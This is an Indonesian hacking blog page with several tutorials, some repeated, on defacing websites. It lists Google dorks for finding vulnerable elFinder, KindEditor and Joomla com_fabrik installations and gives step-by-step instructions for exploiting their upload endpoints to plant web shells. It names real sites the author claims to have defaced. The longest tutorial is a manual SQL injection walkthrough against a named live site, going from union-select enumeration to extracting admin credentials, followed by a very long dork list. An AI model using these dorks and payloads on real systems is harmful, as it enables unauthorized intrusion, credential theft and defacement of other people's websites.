
Hallo Euyy, kali ini gw mw berbagi sedikit ilmu yg gw pnya, ok langsung aja gw mw ngasih dork fresh elfinder :D
site:606h.net
site:xx.tn
site:id.ai
site:tuars.co
site:tuars.com
site:tuars.net
site:nazuka.net
site:idwebs.info
site:tom1.net
site:patelhost.com
site:cc.vg
site:ye.vc
site:uk.ht
site:lk6.co
site:bugs3.com
site:3hoo.info
site:smart-hosting.info
site:host78.com
site:allalla.com
site:borazjau.net
Cheat garena site:xx.tn
Nah cman itu aja yg gw pnya klo mw dpt web yg perawan lu kembangin dorknya
Popular Posts
-
 Hallo blogger, maaf baru ngepost lagi soalnya kesibukan di dunia nyata.Kali ini saya akan ngebahas cara ngedeface website dengan celah/bug...
-
 Deface adalah kegiatan mengubah halaman website orang lain tanpa sepengetahuanorang tersebut pastilanya ini adalah kejahatan dun...
-
hello, kali ini Saya akan membagikan tutorial cara deface web menggunakan metode SQL Injection MANUAL apa itu SQL INJECTION .? SQL Injec...
-
Hallo Euyy, kali ini gw mw berbagi sedikit ilmu yg gw pnya, ok langsung aja gw mw ngasih dork fresh elfinder :D site:606h.net site:xx.tn ...
-
 Virus komputer adalah sebuah program perangkat lunak berbahaya yang ditulis dengan sengaja untuk memasuki komputer tanpa izin atau tanp...
-
 Munculnya komputer pertama kali juga merupakan lahirnya perkembangan virus komputer . Salah satu pembuat komputer dan menciptakan EDVAC ( E...
-
Sebelum mulai ke topik saya mau minta maaf karena sudah lama tidak posting di blog ini. Saya juga banyak kesibukan di dunia nyata. Ok tanpa ...
-
 Hacker atau Peretas biasanya identik dengan dunia kejahatan jika memang tidak dimanfaatkan dengan baik. Mereka lebih banyak diam denga...
-
 Kali ini saya akan berbagi cara deface website menggunkan webdav, bagi newbie seperti saya tutor ini mungkin sangat bermanfaat untuk ...
-
 Halo Blogger, Kali ini saya akan tunjukan cara membuat virus trojan yang tidak berbahaya dengan sangat mudah menggunakan notepad tapi cuk...
Tampilkan postingan dengan label Tutorial. Tampilkan semua postingan
Tampilkan postingan dengan label Tutorial. Tampilkan semua postingan
Minggu, 04 Desember 2016

Rabu, 23 November 2016
Cara Deface Website Berdomain Dari Nazuka
Halo kembali dengan saya , kali ini saya akan share cara ngedeface website yang berdomain dari nazuka.Tutorial ini gampang dilakukan dan juga masih banyak yang perawan atau belum di deface oleh orang lain.Ok daripada basa-basi mending saya langsung ke topik nya.
Dork Google :
1.Cari salah satu websitenya misalkan saya dapat web ini http://efemuxani.tuars.co.
2.langsung masukan exploit nya /_file-manager/php/connector.php contohnya seperti ini http://efemuxani.tuars.co/_file-manager/php/connector.php


4.Kalo sudah berhasil langsung masukan /dreblix404.php contohnya seperti ini http://efemuxani.tuars.co/dreblix404.php
5.Setelah itu upload shellnya, lalu masuk ke shell anda contohnya seperti ini http://efemuxani.tuars.co/NamaShellAnda.php
6.Tinggal tebas Index.php nya
7.Congratulation anda berhasil deface website
Itu saja yang saya bisa berikan mohon maaf bila ada kesalahan kalo\au anda masih bingung bisa curat-coret di komentar.
Dork Google :
- site:id.ai
- site:nazuka.net
- site:cc.vg
1.Cari salah satu websitenya misalkan saya dapat web ini http://efemuxani.tuars.co.
2.langsung masukan exploit nya /_file-manager/php/connector.php contohnya seperti ini http://efemuxani.tuars.co/_file-manager/php/connector.php

Kalo seperti gambar diatas berarti website bisa di deface
3.Copy link tersebut masukan ke revolution.id.ai pastekan ke kolomnya lalu tekan exploit 1 jika gagal klik exploit 2

5.Setelah itu upload shellnya, lalu masuk ke shell anda contohnya seperti ini http://efemuxani.tuars.co/NamaShellAnda.php
6.Tinggal tebas Index.php nya
7.Congratulation anda berhasil deface website
Itu saja yang saya bisa berikan mohon maaf bila ada kesalahan kalo\au anda masih bingung bisa curat-coret di komentar.
Rabu, 09 November 2016
Cara Deface Website Dengan Teknik Web KindEditor
Hari ini saya mau share tutorial cara deface dengan teknik web kineditor.Teknik ini sangat mudah sekali karena teknik ini cuman upload script deface doang, anak kecil pun bisa melakukan nya masa anda kagak bisa ckckckckkckck.ok simak tutorialnya
3.Kalo Sudah dapat web target,klik upload
4.Kemudian masukan script deface
5.Nanti akan keluar hasil upload,copy url tersebut dan masukan ke url
6.Tinggal klik enter
7.Congratulation!!!
Contoh website yang saya Deface dengan teknik kineditor
http://apps.pts80.net/KEditor/attached/file/20161109/20161109172900_31601.html
- inurl:examples/uploadbutton.html
- inurl:kindeditor
3.Kalo Sudah dapat web target,klik upload
4.Kemudian masukan script deface
5.Nanti akan keluar hasil upload,copy url tersebut dan masukan ke url
6.Tinggal klik enter
7.Congratulation!!!
Contoh website yang saya Deface dengan teknik kineditor
http://apps.pts80.net/KEditor/attached/file/20161109/20161109172900_31601.html
Kamis, 03 November 2016
Cara Deface Website Dengan Metode Com_Fabrik
Sebelum mulai ke topik saya mau minta maaf karena sudah lama tidak posting di blog ini. Saya juga banyak kesibukan di dunia nyata. Ok tanpa banyak basa-basi lagi,sesuai dengan postigan ini saya akan sharing cara deface website dengan metode com_fabrik.
Langsung aja simak tutorial dibawah ini :
1.Dork : inurl:viewtable.php?cid= site:uk ( dork bisa dikebangin seperti site:bz,br,cz,gr,ru,dll )
2.Setelah itu masukan exploitnya : index.php?option=com_fabrik&c=import&view=import&filetype=csv&table=1
3.Contoh website http://ghostshockey.it
4.Buka sitenya dan masukan exploitya http://ghostshockey.it/index.php?option=com_fabrik&c=import&view=import&filetype=csv&table=1
5.Klik piih upload atau Choose File
6.Lalu masukan script deface
7.Tekan import CSV
8.Kalo berhasil langsung masuk ke site http://ghostshockey.it/media/namafilelu.html
Contoh Website yang saya deface :
http://gostsockey.it/media/Ryu404.html
Sekian yang bisa saya deface jika ada yang masih bingung tinggal curcor aja di komen insya allah saya akan bantu.. :D
Langsung aja simak tutorial dibawah ini :
1.Dork : inurl:viewtable.php?cid= site:uk ( dork bisa dikebangin seperti site:bz,br,cz,gr,ru,dll )
2.Setelah itu masukan exploitnya : index.php?option=com_fabrik&c=import&view=import&filetype=csv&table=1
3.Contoh website http://ghostshockey.it
4.Buka sitenya dan masukan exploitya http://ghostshockey.it/index.php?option=com_fabrik&c=import&view=import&filetype=csv&table=1
5.Klik piih upload atau Choose File
6.Lalu masukan script deface
7.Tekan import CSV
8.Kalo berhasil langsung masuk ke site http://ghostshockey.it/media/namafilelu.html
Contoh Website yang saya deface :
http://gostsockey.it/media/Ryu404.html
Sekian yang bisa saya deface jika ada yang masih bingung tinggal curcor aja di komen insya allah saya akan bantu.. :D
Sabtu, 29 Oktober 2016
Cara Deface Website Menggunakan SQL Injection Manual
hello, kali ini Saya akan membagikan tutorial cara deface web menggunakan metode SQL Injection MANUAL
apa itu SQL INJECTION .?
SQL Injection merupakan sebuah teknik hacking dimana seorang penyerang dapat meng insert perintah-perintah SQL melalui url untuk dieksekusi oleh database.
Penyebab utama dari celah ini adalah variable yang kurang di filter : id=$id;……. > Got Error
Hal pertama yang harus sobat lakukan adalah mengetahui apakah situs tersebut terkena celah SQL Injection atau tidak, yaitu dengan membuat sebuah error dengan menambahkan karakter (‘) “tanpa tanda kurung” setelah / sesudah angka pada url
Apabila terlihat pesan error seperti ini :
Maka bisa dipastikan situs tersebut terdapat celah SQL Injection…
dalam sql manual kita butuh plugin tambahan untuk membantu proses ini, nama plugin nya adalah HACKBAR,
Hackbar ini sebenarnya berfungsi untuk menguji sistem kita misalnya dari sql injection.. atau XSS attack.. atau mengenkripsi password md5 ataupun SHA-1
Hackbar bias di dapat disini:
Hackbar
Sekarang kita mulai SQL Injectionnya
Pertama yang kita lakukan adalah mencari web yang vuln SQLi ( ada bug sqlinjection ) dengan sebuah dork
Sebenarnya dork itu banyak tapi kemnculan dork-dork baru tergantung kreatifitas individu masing-masing
oke langsung saja Copas ( copy paste ) salah satu dork tersebut ke google search
Setelah itu kita pilih salah satu url dari hasil dork tersebut
contoh :
nah sekarang kita test apakan vuln website tersebut dengan menambahkan tanda (‘) tanpa tanda kurung

Di gambar tersebut kita lihat bahwa situs ini vuln SQLi ( mempunyai bug SQL injection)
Sekarang kita cari tau jumlah table di databasenya dengan perintah “order by” tanpa tanda kutip
Bagaimana kita agar mengetahui jumlah table di database yaitu dengan cara melihat awal terjadinya error kembali

Berarti jumlah kolom pada database nya ada 6 kolom
Langkah selanjutnya yaitu mengetahui dimana angka-angka yang bisa di buat injection / tempat kita memasukkan perintah-perintah selanjutnya.
Cara untuk mengetahui angka-angka tersebut ialah dengan mengganti perintah “ order by “ dengan “ union select “ disertai berapa jumlah kolom yang kita temukan tadi dan tanda – di depan angka

Di gambar tersebut kita lihat muncul angka 2 dan 3 nah itulah yang kita maksud dengan angka yang kita buat memasukan perintah-perintah selanjutnya
Sekarang tahap selanjutnya ialah mengetahui versi database nya
Caranya ialah dengan memasukan perintah “ @@version “atau “ version() ” kedalam salah satu angka yang muncul tadi

Nahh di gambar kita bisa lihat muncul 5.0.96 itu berarti database web tersebut versi 5 berarti kita beruntung karena jika kita menemukan versi 4. maka kita akan kerepotan karena jenis perintah SQL nya berbeda yaitu dengan menebak 1 per 1 tabel yang ada di dalam database tersebut
Sekarang kita melangkah ke tahap selanjutnya yaitu memunculkan nama-nama table yang ada di dalam web tersebut dengan mengganti perintah “ @@version ” dengan “group_concat(table_name) ” dan menambahkan perintah “ from information_schema.tables where table_schema=database() ” sesudah angka terakhir , sebelum tanda —

Dari gambar tersebut terlihat ada table “ admin ” jika kita menemukan web lain dan di dalamnya tidak ada table admin maka biasanya user pass admin terletak pada kolom administrator atau user tinggal pandai-pandainya kita mencermati setiap tabel yang kita curigai sebagai tempat user pass admin.
Tahap selanjutnya yaitu mengetahui kolom yang ada pada table admin tersebut
Degan cara mengganti perintah “ table_name ” yang ada berada dalam perintah “ group_concat(table_name) ” dengan perintah “ column_name ” menjadi “ group_concat(column_name) ” dan mengganti perintah “ .tables ” yang berada di perintah “ information_schema.tables “ dengan perintah “ .columns ” menjadi “ information_schema.columns ” juga mengganti perintah “ table_schema=database() ” dengan perintah “ table_name= ”
dan di ikuti hasil convert MySQL CHAR() nah disini keuntungan dari kita memakai HACKBAR yaitu kita tidak perlu mencari converter MySQL CHAR() ke web-web lain karena hackbar sudah menyediakanya letaknya:
klik tombol SQL –> MySQL –> MySQL CHAR()

setelah itu akan muncul javaScript Aplication sebagai berikut:
kita copas ( copy paste ) nama kolom yang berada dalam table yang kita curigai sebagai tempat tersimpanya user pass admin
contoh tadi kita menemukan table admin jadi kita copas ( copy paste ) admin kedalam javaScript Aplication tersebut setelah itu klik ok
sehingga perintah kita menjadi
Setelah itu tekan Execute
Dan hasilnya

Nahh muncul kolom adminId,adminName,adminPass
Sekarang langkah selanjutnya ialah membuka data2 yang ada dalam kolom-kolom yang muncul tersebut.
Caranya ialah mengganti perintah “ column_name “ yang berada di perintah “ group_concat(table_name) ” dengan nama-nama kolom yang kita temukan tadi yaitu “adminId,adminName,adminPass ” sehingga menjadi “ group_concat(adminId,adminName,adminPass) ” dan mengganti perintah “ from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)—“ dengan perintah “from admin—“ perintah admin ini saya dapat dari nama table yang kita temukan tadi, jangan lupa menambahkan perintah 0x3a pada sela-sela nama kolom tadi 0x3a adalah hasil hexa dari tanda :
Sehingga jika digabung perintah nya menjadi

tekan Execute
dan hasilnya

Setelah itu tinggal nyari admin loginya heheheheh
Sebenarnya banyak variasi sql injection semunya tergantung individu masing-masing mau pakai cara mana yang paling nyaman buat soba
apa itu SQL INJECTION .?
SQL Injection merupakan sebuah teknik hacking dimana seorang penyerang dapat meng insert perintah-perintah SQL melalui url untuk dieksekusi oleh database.
Penyebab utama dari celah ini adalah variable yang kurang di filter : id=$id;……. > Got Error
Hal pertama yang harus sobat lakukan adalah mengetahui apakah situs tersebut terkena celah SQL Injection atau tidak, yaitu dengan membuat sebuah error dengan menambahkan karakter (‘) “tanpa tanda kurung” setelah / sesudah angka pada url
| Contoh : http://situsq.com/berita.php?id=14’ http://situsq.com/berita.php?id=’14 |
| You have an error in your SQL syntax.You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ”’ at line 1 |
dalam sql manual kita butuh plugin tambahan untuk membantu proses ini, nama plugin nya adalah HACKBAR,
Hackbar ini sebenarnya berfungsi untuk menguji sistem kita misalnya dari sql injection.. atau XSS attack.. atau mengenkripsi password md5 ataupun SHA-1
Hackbar bias di dapat disini:
Hackbar
Sekarang kita mulai SQL Injectionnya
Pertama yang kita lakukan adalah mencari web yang vuln SQLi ( ada bug sqlinjection ) dengan sebuah dork
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurl:Stray-Questions-View.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:ogl_inet.php?ogl_id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:opinions.php?id=
inurl:spr.php?id=
inurl:pages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:participant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:prod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:person.php?id=
inurl:productinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurl:profile_view.php?id=
inurl:category.php?id=
inurl:publications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurl:prod_info.php?id=
inurl:shop.php?do=part&id=
inurl:productinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:product.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:produit.php?id=
inurl:pop.php?id=
inurl:shopping.php?id=
inurl:productdetail.php?id=
inurl:post.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurl:page.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurl:product_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:pages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurl:opinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurl:offer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=
buy.php?category=
article.php?ID=
play_old.php?id=
declaration_more.php?decl_id=
Pageid=
games.php?id=
page.php?file=
newsDetail.php?id=
gallery.php?id=
article.php?id=
play_old.php?id=
show.php?id=
staff_id=
newsitem.php?num=
readnews.php?id=
top10.php?cat=
historialeer.php?num=
reagir.php?num=
forum_bds.php?num=
game.php?id=
view_product.php?id=
newsone.php?id=
sw_comment.php?id=
news.php?id=
avd_start.php?avd=
event.php?id=
product-item.php?id=
sql.php?id=
news_view.php?id=
select_biblio.php?id=
humor.php?id=
aboutbook.php?id=
fiche_spectacle.php?id=
communique_detail.php?id=
sem.php3?id=
kategorie.php4?id=
faq2.php?id=
show_an.php?id=
preview.php?id=
loadpsb.php?id=
opinions.php?id=
spr.php?id=
pages.php?id=
announce.php?id=
clanek.php4?id=
participant.php?id=
download.php?id=
main.php?id=
review.php?id=
chappies.php?id=
read.php?id=
prod_detail.php?id=
viewphoto.php?id=
article.php?id=
play_old.php?id=
declaration_more.php?decl_id=
category.php?id=
publications.php?id=
fellows.php?id=
downloads_info.php?id=
prod_info.php?id=
shop.php?do=part&id=
Productinfo.php?id=
website.php?id=
Productinfo.php?id=
showimg.php?id=
view.php?id=
rub.php?idr=
view_faq.php?id=
artikelinfo.php?id=
detail.php?ID=
collectionitem.php?id=
band_info.php?id=
product.php?id=
releases.php?id=
ray.php?id=
produit.php?id=
pop.php?id=
shopping.php?id=
productdetail.php?id=
post.php?id=
viewshowdetail.php?id=
clubpage.php?id=
memberInfo.php?id=
section.php?id=
theme.php?id=
page.php?id=
shredder-categories.php?id=
tradeCategory.php?id=
shop_category.php?id=
transcript.php?id=
channel_id=
item_id=
trainers.php?id=
buy.php?category=
article.php?ID=
play_old.php?id=
iniziativa.php?in=
detail_new.php?id=
tekst.php?idt=
newscat.php?id=
newsticker_info.php?idn=
rubrika.php?idr=
rubp.php?idr=
offer.php?idf=
hotel.php?id=
art.php?idm=
title.php?id=
look.php?ID=
story.php?id=
labels.php?id=
review.php?id=
chappies.php?id=
news-full.php?id=
news_display.php?getid=
index2.php?option=
ages.php?id=
“id=” & intext:”Warning: mysql_fetch_assoc()
“id=” & intext:”Warning: mysql_fetch_array()
“id=” & intext:”Warning: mysql_num_rows()
“id=” & intext:”Warning: session_start()
“id=” & intext:”Warning: getimagesize()
“id=” & intext:”Warning: Unknown()
“id=” & intext:”Warning: pg_exec()
“id=” & intext:”Warning: array_merge()
“id=” & intext:”Warning: mysql_result()
“id=” & intext:”Warning: mysql_num_rows()
“id=” & intext:”Warning: mysql_query()
“id=” & intext:”Warning: filesize()
“id=” & intext:”Warning: require()
WOW banyak amat -_-, memang banyak sob soalnya dork buat cari target itu ngak cukup 1 dan juga ngak sekali cari ketemu,inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurl:Stray-Questions-View.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:ogl_inet.php?ogl_id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:opinions.php?id=
inurl:spr.php?id=
inurl:pages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:participant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:prod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:person.php?id=
inurl:productinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurl:profile_view.php?id=
inurl:category.php?id=
inurl:publications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurl:prod_info.php?id=
inurl:shop.php?do=part&id=
inurl:productinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:product.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:produit.php?id=
inurl:pop.php?id=
inurl:shopping.php?id=
inurl:productdetail.php?id=
inurl:post.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurl:page.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurl:product_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:pages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurl:opinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurl:offer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=
buy.php?category=
article.php?ID=
play_old.php?id=
declaration_more.php?decl_id=
Pageid=
games.php?id=
page.php?file=
newsDetail.php?id=
gallery.php?id=
article.php?id=
play_old.php?id=
show.php?id=
staff_id=
newsitem.php?num=
readnews.php?id=
top10.php?cat=
historialeer.php?num=
reagir.php?num=
forum_bds.php?num=
game.php?id=
view_product.php?id=
newsone.php?id=
sw_comment.php?id=
news.php?id=
avd_start.php?avd=
event.php?id=
product-item.php?id=
sql.php?id=
news_view.php?id=
select_biblio.php?id=
humor.php?id=
aboutbook.php?id=
fiche_spectacle.php?id=
communique_detail.php?id=
sem.php3?id=
kategorie.php4?id=
faq2.php?id=
show_an.php?id=
preview.php?id=
loadpsb.php?id=
opinions.php?id=
spr.php?id=
pages.php?id=
announce.php?id=
clanek.php4?id=
participant.php?id=
download.php?id=
main.php?id=
review.php?id=
chappies.php?id=
read.php?id=
prod_detail.php?id=
viewphoto.php?id=
article.php?id=
play_old.php?id=
declaration_more.php?decl_id=
category.php?id=
publications.php?id=
fellows.php?id=
downloads_info.php?id=
prod_info.php?id=
shop.php?do=part&id=
Productinfo.php?id=
website.php?id=
Productinfo.php?id=
showimg.php?id=
view.php?id=
rub.php?idr=
view_faq.php?id=
artikelinfo.php?id=
detail.php?ID=
collectionitem.php?id=
band_info.php?id=
product.php?id=
releases.php?id=
ray.php?id=
produit.php?id=
pop.php?id=
shopping.php?id=
productdetail.php?id=
post.php?id=
viewshowdetail.php?id=
clubpage.php?id=
memberInfo.php?id=
section.php?id=
theme.php?id=
page.php?id=
shredder-categories.php?id=
tradeCategory.php?id=
shop_category.php?id=
transcript.php?id=
channel_id=
item_id=
trainers.php?id=
buy.php?category=
article.php?ID=
play_old.php?id=
iniziativa.php?in=
detail_new.php?id=
tekst.php?idt=
newscat.php?id=
newsticker_info.php?idn=
rubrika.php?idr=
rubp.php?idr=
offer.php?idf=
hotel.php?id=
art.php?idm=
title.php?id=
look.php?ID=
story.php?id=
labels.php?id=
review.php?id=
chappies.php?id=
news-full.php?id=
news_display.php?getid=
index2.php?option=
ages.php?id=
“id=” & intext:”Warning: mysql_fetch_assoc()
“id=” & intext:”Warning: mysql_fetch_array()
“id=” & intext:”Warning: mysql_num_rows()
“id=” & intext:”Warning: session_start()
“id=” & intext:”Warning: getimagesize()
“id=” & intext:”Warning: Unknown()
“id=” & intext:”Warning: pg_exec()
“id=” & intext:”Warning: array_merge()
“id=” & intext:”Warning: mysql_result()
“id=” & intext:”Warning: mysql_num_rows()
“id=” & intext:”Warning: mysql_query()
“id=” & intext:”Warning: filesize()
“id=” & intext:”Warning: require()
Sebenarnya dork itu banyak tapi kemnculan dork-dork baru tergantung kreatifitas individu masing-masing
oke langsung saja Copas ( copy paste ) salah satu dork tersebut ke google search
Setelah itu kita pilih salah satu url dari hasil dork tersebut
contoh :
| http://www.zenfocus.com/partners.php?id=2 |

teradapat VULN
Sekarang kita cari tau jumlah table di databasenya dengan perintah “order by” tanpa tanda kutip
Bagaimana kita agar mengetahui jumlah table di database yaitu dengan cara melihat awal terjadinya error kembali
| Contoh: http://www.zenfocus.com/partners.php?id=2 order by 1– no error http://www.zenfocus.com/partners.php?id=2 order by 2– no error http://www.zenfocus.com/partners.php?id=2 order by 3– no error http://www.zenfocus.com/partners.php?id=2 order by 4– no error http://www.zenfocus.com/partners.php?id=2 order by 5– no error http://www.zenfocus.com/partners.php?id=2 order by 6– no error http://www.zenfocus.com/partners.php?id=2 order by 7– error |

eror table ke 7
Langkah selanjutnya yaitu mengetahui dimana angka-angka yang bisa di buat injection / tempat kita memasukkan perintah-perintah selanjutnya.
Cara untuk mengetahui angka-angka tersebut ialah dengan mengganti perintah “ order by “ dengan “ union select “ disertai berapa jumlah kolom yang kita temukan tadi dan tanda – di depan angka
| Contoh: http://www.zenfocus.com/partners.php?id=-2 union select 1,2,3,4,5, 6– |

Di gambar tersebut kita lihat muncul angka 2 dan 3 nah itulah yang kita maksud dengan angka yang kita buat memasukan perintah-perintah selanjutnya
Sekarang tahap selanjutnya ialah mengetahui versi database nya
Caranya ialah dengan memasukan perintah “ @@version “atau “ version() ” kedalam salah satu angka yang muncul tadi
| Contoh: http://www.zenfocus.com/partners.php?id=-2 union select 1,@@version,3,4,5, 6– |

Nahh di gambar kita bisa lihat muncul 5.0.96 itu berarti database web tersebut versi 5 berarti kita beruntung karena jika kita menemukan versi 4. maka kita akan kerepotan karena jenis perintah SQL nya berbeda yaitu dengan menebak 1 per 1 tabel yang ada di dalam database tersebut
Sekarang kita melangkah ke tahap selanjutnya yaitu memunculkan nama-nama table yang ada di dalam web tersebut dengan mengganti perintah “ @@version ” dengan “group_concat(table_name) ” dan menambahkan perintah “ from information_schema.tables where table_schema=database() ” sesudah angka terakhir , sebelum tanda —
| Contoh: http://www.zenfocus.com/partners.php?id=-2 union select 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema=database()– |

Dari gambar tersebut terlihat ada table “ admin ” jika kita menemukan web lain dan di dalamnya tidak ada table admin maka biasanya user pass admin terletak pada kolom administrator atau user tinggal pandai-pandainya kita mencermati setiap tabel yang kita curigai sebagai tempat user pass admin.
Tahap selanjutnya yaitu mengetahui kolom yang ada pada table admin tersebut
Degan cara mengganti perintah “ table_name ” yang ada berada dalam perintah “ group_concat(table_name) ” dengan perintah “ column_name ” menjadi “ group_concat(column_name) ” dan mengganti perintah “ .tables ” yang berada di perintah “ information_schema.tables “ dengan perintah “ .columns ” menjadi “ information_schema.columns ” juga mengganti perintah “ table_schema=database() ” dengan perintah “ table_name= ”

dan di ikuti hasil convert MySQL CHAR() nah disini keuntungan dari kita memakai HACKBAR yaitu kita tidak perlu mencari converter MySQL CHAR() ke web-web lain karena hackbar sudah menyediakanya letaknya:
klik tombol SQL –> MySQL –> MySQL CHAR()

setelah itu akan muncul javaScript Aplication sebagai berikut:
kita copas ( copy paste ) nama kolom yang berada dalam table yang kita curigai sebagai tempat tersimpanya user pass admin
contoh tadi kita menemukan table admin jadi kita copas ( copy paste ) admin kedalam javaScript Aplication tersebut setelah itu klik ok

sehingga perintah kita menjadi
